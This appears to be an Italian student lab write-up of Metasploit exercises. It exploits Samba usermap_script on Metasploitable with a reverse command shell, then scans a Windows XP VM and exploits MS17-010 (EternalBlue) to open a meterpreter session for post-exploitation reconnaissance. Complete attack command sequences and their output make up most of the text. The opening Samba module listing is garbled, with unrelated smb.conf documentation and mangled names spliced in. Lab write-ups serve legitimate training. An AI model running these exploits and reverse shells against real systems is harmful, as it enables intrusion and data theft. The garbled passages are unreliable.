  Module: exploit/multi/samba/usermap_script
  Platform: Unix
  All Arch: cmd auth level connect (G)
  Privileged: Yes
  License: Metasploit Framework License (BSD)
  Description: This module provides a way to interact with Samba services. It uses the SMB protocol to connect to a target host and execute commands. The module supports various authentication mechanisms, including NTLM, Kerberos, and SPNEGO. It also includes support for password cracking and privilege escalation.

  Provided by:
    jduck <jduck@metasploit.com> samr, lsarpc and netlogon have a hard-coded default
    of no and esmMapper, mgmt and rpcecho have a hard-coded default of yes.

  Available targets:
    Id  Name
    --  --
    0   Automatic dcEPC auth level connect:interface = yes' as option.

  Check supported:
    No
      This option yields precedence to the implementation specific restrictions.
      E.g., the drsuapi and backupkey protocols require DCERPC_AUTH_LEVEL_PRIVACY.

  Basic Options:
    Name  Current Setting  Required  Description
    --  --  --  --
    RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    RPORT          139        yes        The target port (TCP)
```

Una volta selezionato, si può, mediante il comando info, visionare tutte le informazioni necessarie.

Per capire come muoversi, si utilizza il comando show options per visionare le opzioni da settare relative all'exploit.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  New Smb.conf option:
  ==Name==Current Setting==Required==Description
  RHOSTS dcerpc auth level yes connectThe target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT 139           yes        The target port (TCP)
  This option controls whether DCERPC services are allowed to be used with
```

In questo caso viene richiesto l'indirizzo del target (RHOSTS) e la porta (RPORT).

# EXPLOIT SAMBA

Dopodiché si ricerca un payload adatto con il comando **show payloads**.

```
msf6 exploit(multi/samba/usermap_script) > show payloads[MS-DRSR] (drsapi)
and the BackupKey Remote Protocol [MS-BKRP] (backupkey).
Compatible Payloads Service Server Management Protocol [MS-DNSP] (dnsserver)
as not enforcing at least PKT INTEGRITY.

# Name                                     Disclosure Date | Rank | Check | Description
-- -----
0 payload/cmd/unix/adduser                .              | normal | No    | Add user with useradd
1 payload/cmd/unix/bind_awk               .              | normal | No    | Unix Command Shell, Bind TCP (via AWK)
2 payload/cmd/unix/bind_busybox_telnetd   .              | normal | No    | Unix Command Shell, Bind TCP (via BusyBox telnetd)
3 payload/cmd/unix/bind_inetdconnect (G)  .              | normal | No    | Unix Command Shell, Bind TCP (inetd)
4 payload/cmd/unix/bind_jjs               .              | normal | No    | Unix Command Shell, Bind TCP (via jjs)
5 payload/cmd/unix/bind_lua              .              | normal | No    | Unix Command Shell, Bind TCP (via Lua)
6 payload/cmd/unix/bind_netcat           .              | normal | No    | Unix Command Shell, Bind TCP (via netcat)
7 payload/cmd/unix/bind_netcat_gaping   .              | normal | No    | Unix Command Shell, Bind TCP (via netcat -e)
8 payload/cmd/unix/bind_netcat_ipv6      .              | normal | No    | Unix Command Shell, Bind TCP (via netcat -e) IPv6
9 payload/cmd/unix/bind_perl             .              | normal | No    | Unix Command Shell, Bind TCP (via Perl)
10 payload/cmd/unix/bind_perl_ipv6       .              | normal | No    | Unix Command Shell, Bind TCP (via perl) IPv6
11 payload/cmd/unix/bind_rmt            .              | normal | No    | Unix Command Shell, Bind TCP (via rmt)
12 payload/cmd/unix/bind_ruby           .              | normal | No    | Unix Command Shell, Bind TCP (via Ruby)
13 payload/cmd/unix/bind_ruby_ipv6      .              | normal | No    | Unix Command Shell, Bind TCP (via Ruby) IPv6
14 payload/cmd/unix/bind_socat_sctp     .              | normal | No    | Unix Command Shell, Bind SCTP (via socat)
15 payload/cmd/unix/bind_socat_udp     .              | normal | No    | Unix Command Shell, Bind UDP (via socat)
16 payload/cmd/unix/bind_zsh            .              | normal | No    | Unix Command Shell, Bind TCP (via Zsh)
17 payload/cmd/unix/generic           .              | normal | No    | Unix Command, Generic Command Execution
18 payload/cmd/unix/pingback_bind      .              | normal | No    | Unix Command Shell, Pingback Bind TCP (via netcat)
19 payload/cmd/unix/pingback_reverse   .              | normal | No    | Unix Command Shell, Pingback Reverse TCP (via netcat)
20 payload/cmd/unix/reverse            .              | normal | No    | Unix Command Shell, Double Reverse TCP (telnet)
21 payload/cmd/unix/reverse_awk        .              | normal | No    | Unix Command Shell, Reverse TCP (via AWK)
22 payload/cmd/unix/reverse_bash_telnet|ssl|connect = no| .              | normal | No    | Unix Command Shell, Reverse TCP SSL (telnet)
23 payload/cmd/unix/reverse_jjs        .              | normal | No    | Unix Command Shell, Reverse TCP (via jjs)
24 payload/cmd/unix/reverse_ksh        .              | normal | No    | Unix Command Shell, Reverse TCP (via Ksh)
25 payload/cmd/unix/reverse_lua       .              | normal | No    | Unix Command Shell, Reverse TCP (via Lua)
```

Il payload necessario per ottenere la sessione richiesta dalla traccia, è il n° 20 (payload/cmd/unix/reverse).

Lo si seleziona con il comando: **set payload 20**.

```
msf6 exploit(multi/samba/usermap_script) > set payload 20
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > 
```

# EXPLOIT SAMBA

Una volta caricato il payload, si controllano le options col solito comando.

```
Payload options (cmd/unix/reverse): which provides authentication, but no per message integrity nor privacy protection.  
Name Current Setting Required Description  
LHOST 10.0.2.15 yes mgmt The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
The behavior can be overwritten per interface name (e.g. lsarpc, ...)
```

In questo caso le opzioni richieste sono l'host e la porta locali. Si impostano quindi tutte le impostazioni necessarie affinché l'attacco venga eseguito correttamente. Si setta quindi il remote host con indirizzo IP 192.168.11.155, rport 445, local host 192.168.11.105 e lport 4488, come in evidenza:

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.11.155  
rhost => 192.168.11.155  
msf6 exploit(multi/samba/usermap_script) > set rport 445  
rport => 445  
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.11.105  
lhost => 192.168.11.105 dcerpc auth level connect = no  
msf6 exploit(multi/samba/usermap_script) > set lport 4488  
lport => 4488  
msf6 exploit(multi/samba/usermap_script) > [ ]
```

# EXPLOIT SAMBA

Si ricontrolla attraverso il comando **show options** che le impostazioni siano state correttamente configurate:

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  ----  --------------  --------  -----
  CHOST          no        The local client address
  CPORt          no        The local client port
  Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS        192.168.11.155  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445       yes      The target port (TCP)

  Payload options (cmd/unix/reverse):
    Name  Current Setting  Required  Description
    ----  --------------  --------  -----
    LHOST        192.168.11.105  yes      The listen address (an interface may be specified)
    LPORt        4488      yes      The listen port
```

A questo punto si è pronti per effettuare l'attacco verso il sistema target. Si lancia quindi l'exploit con il comando **exploit** (o **run**):

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.11.105:4488
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo zwZ58g7020KPdo1q;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "zwZ58g7020KPdo1q\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.11.105:4488 → 192.168.11.155:36957) at 2024-07-15 06:09:50 -0400

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:17:e0:96
          inet addr:192.168.11.155 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:e096/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:28091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21860 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3370049 (3.2 MB) TX bytes:9781068 (9.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:433 errors:0 dropped:0 overruns:0 frame:0
          TX packets:433 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:186521 (182.1 KB) TX bytes:186521 (182.1 KB)
```

Qui, come si vede, la sessione è stata avviata e si può procedere a verificare le impostazioni di rete della macchina target con il comando **ifconfig**.

# ESERCIZIO 5

## Exploit Windows con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto vulnerabili. È richiesto allo studente di:

- Effettuare un **Vulnerability Scanning (basic scan)** con **Nessus** sulla macchina **Windows XP**.
- Sfruttare la vulnerabilità identificata dal codice **MS17-010** con **Metasploit**.
- BONUS: creare una backdoor, iniettarla nel sistema, ed intercettare la connessione.

## Requisiti laboratorio :

1

**IP di Linux :**

192.168.166.100

2

**IP Windows XP :**

192.168.166.200

3


**Porta in ascolto:**

8888

# Configurazione ambiente

Come richiesto dalla traccia si procede nel configurare in modo corretto gli indirizzi IP delle due macchine:

- Kali Linux: **192.168.166.100**
- Windows XP: **192.168.166.200**



Dopo aver configurato correttamente gli IP con i loro corrispettivi subnet mask e gateway, nelle due macchine, si procede nel controllare che entrambe comunicano tra di loro.

# Configurazione ambiente

Dopo aver aperto il terminale di Kali, si procede con il comando:  
**ping 192.168.166.200** (da Kali verso la macchina Windows XP).

```
(kali㉿kali)-[~]
└─$ ping 192.168.166.200
PING 192.168.166.200 (192.168.166.200) 56(84) bytes of data.
64 bytes from 192.168.166.200: icmp_seq=1 ttl=128 time=0.841 ms
64 bytes from 192.168.166.200: icmp_seq=2 ttl=128 time=0.953 ms
64 bytes from 192.168.166.200: icmp_seq=3 ttl=128 time=0.746 ms
64 bytes from 192.168.166.200: icmp_seq=4 ttl=128 time=0.446 ms
64 bytes from 192.168.166.200: icmp_seq=5 ttl=128 time=1.15 ms
64 bytes from 192.168.166.200: icmp_seq=6 ttl=128 time=0.527 ms
64 bytes from 192.168.166.200: icmp_seq=7 ttl=128 time=0.899 ms
64 bytes from 192.168.166.200: icmp_seq=8 ttl=128 time=0.744 ms
```

Dopo aver verificato la connettività, si procede nel controllare le possibili porte aperte presenti nella macchina Windows XP.

Si utilizza il comando:


**nmap -sV 192.168.166.200**

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.166.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 10:35 CEST
Nmap scan report for 192.168.166.200
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.07 seconds
```

# SCAN NESSUS

Come richiesto dalla traccia, si procede ad una scansione più approfondita utilizzando il programma Nessus.



# SCAN NESSUS

La scansione di Nessus ha evidenziato tra le varie vulnerabilità anche la “**MS17-010**”.

**HIGH** MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCH...)

**Description**  
The remote Windows host is affected by the following vulnerabilities :  
  
- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)  
  
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)  
  
ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.  
  
**Solution**  
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.  
  
For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

La vulnerabilità MS17-010, conosciuta con EternalBlue è una falla critica nei sistemi Windows che sfrutta il protocollo SMB per eseguire codice remoto.

Un attaccante, tramite questa vulnerabilità può:

- Eseguire codice arbitrario
- Installare malware
- Rubare dati
- Modificare o eliminare i dati
- Creare nuovi account
- Propagarsi in rete.

# EXPLOIT

La traccia richiede di sfruttare la vulnerabilità identificata dal codice **MS17-010** con Metasploit.

Quindi, dalla macchina Kali Linux, si procede ad avviare il tool ***msfconsole***.

Msfconsole è l'interfaccia principale di metasploit, un tool utilizzato dai tester di sicurezza per trovare e sfruttare vulnerabilità nei sistemi informatici, gestire exploit e monitorare le reti.

# EXPLOIT

Successivamente, si va alla ricerca della vulnerabilità presa in esame.

Si procede con il comando:

**search ms17\_010**

```
msf6 > search ms17_010
Matching Modules
=====
#  Name
tion
-
-
0  exploit/windows/smb/ms17_010_永恒之蓝 2017-03-14      average Yes   MS17-01
0  EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes   MS17-01
0  EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command       2017-03-14      normal No    MS17-01
0  EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010          normal No    MS17-01
0  SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010
```

Tra i vari moduli che si presentano, si prende in esame il numero 1,

**exploit/windows/smb/ms17\_010\_psexec**

Si usa il comando: **use 1**

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.166.200
RHOST => 192.168.166.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.166.100
LHOST => 192.168.166.100
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
```

Dopo aver selezionato l'exploit si procede a settare le coordinate dell'attacco tramite i comandi:

**set RHOST 192.168.166.200** (la macchina vittima, Windows XP)

**set LHOST 192.168.166.100** (la macchina host attaccante Kali Linux)

**set LPORT 8888** (la porta 8888 in ascolto).

# EXPLOIT

Dopo aver configurato i parametri si va alla ricerca del payload giusto per l'attacco, con il comando: **show payloads**

```
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads

Compatible Payloads
=====
#   Name
k   Check  Description
-   --
0   payload/generic/custom
mal No    Custom Payload
1   payload/generic/debug_trap
mal No   Generic x86 Debug Trap
2   payload/generic/shell_bind_aws_ssm
mal No   Command Shell, Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp
mal No   Generic Command Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp
mal No   Generic Command Shell, Reverse TCP Inline
5   payload/generic/ssh/interact
mal No   Interact with Established SSH Connection
6   payload/generic/tight_loop
mal No   Generic x86 Tight Loop
7   payload/windows/custom/bind_hidden_ipknock_tcp
mal No   Windows shellcode stage, Hidden Bind Ipknock TCP Stager
8   payload/windows/custom/bind_hidden_tcp
mal No   Windows shellcode stage, Hidden Bind TCP Stager
```

Tra i vari payloads presenti, si seleziona il numero 80.

```
80   payload/windows/meterpreter/reverse_tcp
mal No   Windows Meterpreter (Reflective Injection), Reverse TCP Stager
```

Quindi, si procede con il comando:

**set payload windows/meterpreter/reverse\_tcp.**

```
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

# EXPLOIT

Infine si può avviare il lancio, con il comando: **exploit**

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.166.100:8888
[*] 192.168.166.200:445 - Target OS: Windows 5.1
[*] 192.168.166.200:445 - Filling barrel with fish... done
[*] 192.168.166.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.166.200:445 -      [*] Preparing dynamite ...
[*] 192.168.166.200:445 -          [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.166.200:445 -          [+] Successfully Leaked Transaction!
[*] 192.168.166.200:445 -          [+] Successfully caught Fish-in-a-barrel
[*] 192.168.166.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.166.200:445 - Reading from CONNECTION struct at: 0x81c78d28
[*] 192.168.166.200:445 - Built a write-what-where primitive ...
[+] 192.168.166.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.166.200:445 - Selecting native target
[*] 192.168.166.200:445 - Uploading payload ... btWbfnEi.exe
[*] 192.168.166.200:445 - Created \btWbfnEi.exe ...
[+] 192.168.166.200:445 - Service started successfully ...
[*] 192.168.166.200:445 - Deleting \btWbfnEi.exe ...
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1035) at 2024-07-15 11:07:10 +0200
```

Successivamente si avvierà una sessione di **meterpreter** dopo si potrà procedere nel utilizzare comandi per scoprire informazioni e eseguire diverse operazioni malevoli.

La traccia richiede di recuperare diverse informazioni:

- 1.se la macchina target è una macchina virtuale oppure una macchina fisica
- 2.le impostazioni di rete della macchine target
- 3.se la macchina target ha a disposizione delle webcam attive
- 4.recuperate uno screenshot del desktop
- 5.i privilegi dell'utente

# RICHIESTE

**Richiesta 1:** Scoprire se la macchina target è una macchina virtuale oppure una macchina fisica.

Con la sessione meterpreter aperta si procede con il comando:

***run post/windows/gather/checkvm***

Con il quale si scoprirà che **la macchina Windows XP è una macchina virtuale.**

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```

**Richiesta 2:** Scoprire le impostazioni di rete della macchine target.

Si esegue dunque il comando: ***ipconfig***

Con il quale si scoprono le impostazioni di rete della macchina Windows XP come di seguito.

```
meterpreter > ipconfig  
Interface 1  
=====  
Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
=====  
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione p  
acchetti  
Hardware MAC : 08:00:27:5c:8d:1c  
MTU : 1500  
IPv4 Address : 192.168.166.200  
IPv4 Netmask : 255.255.255.0
```

# RICHIESTE

**Richiesta 3:** Scoprire se la macchina target ha a disposizione delle webcam attive.

Per farlo si procede con il comando:

***webcam\_list***

In questo caso non sono presenti delle webcam perchè non sono collegati dispositivi che hanno questa funzione.

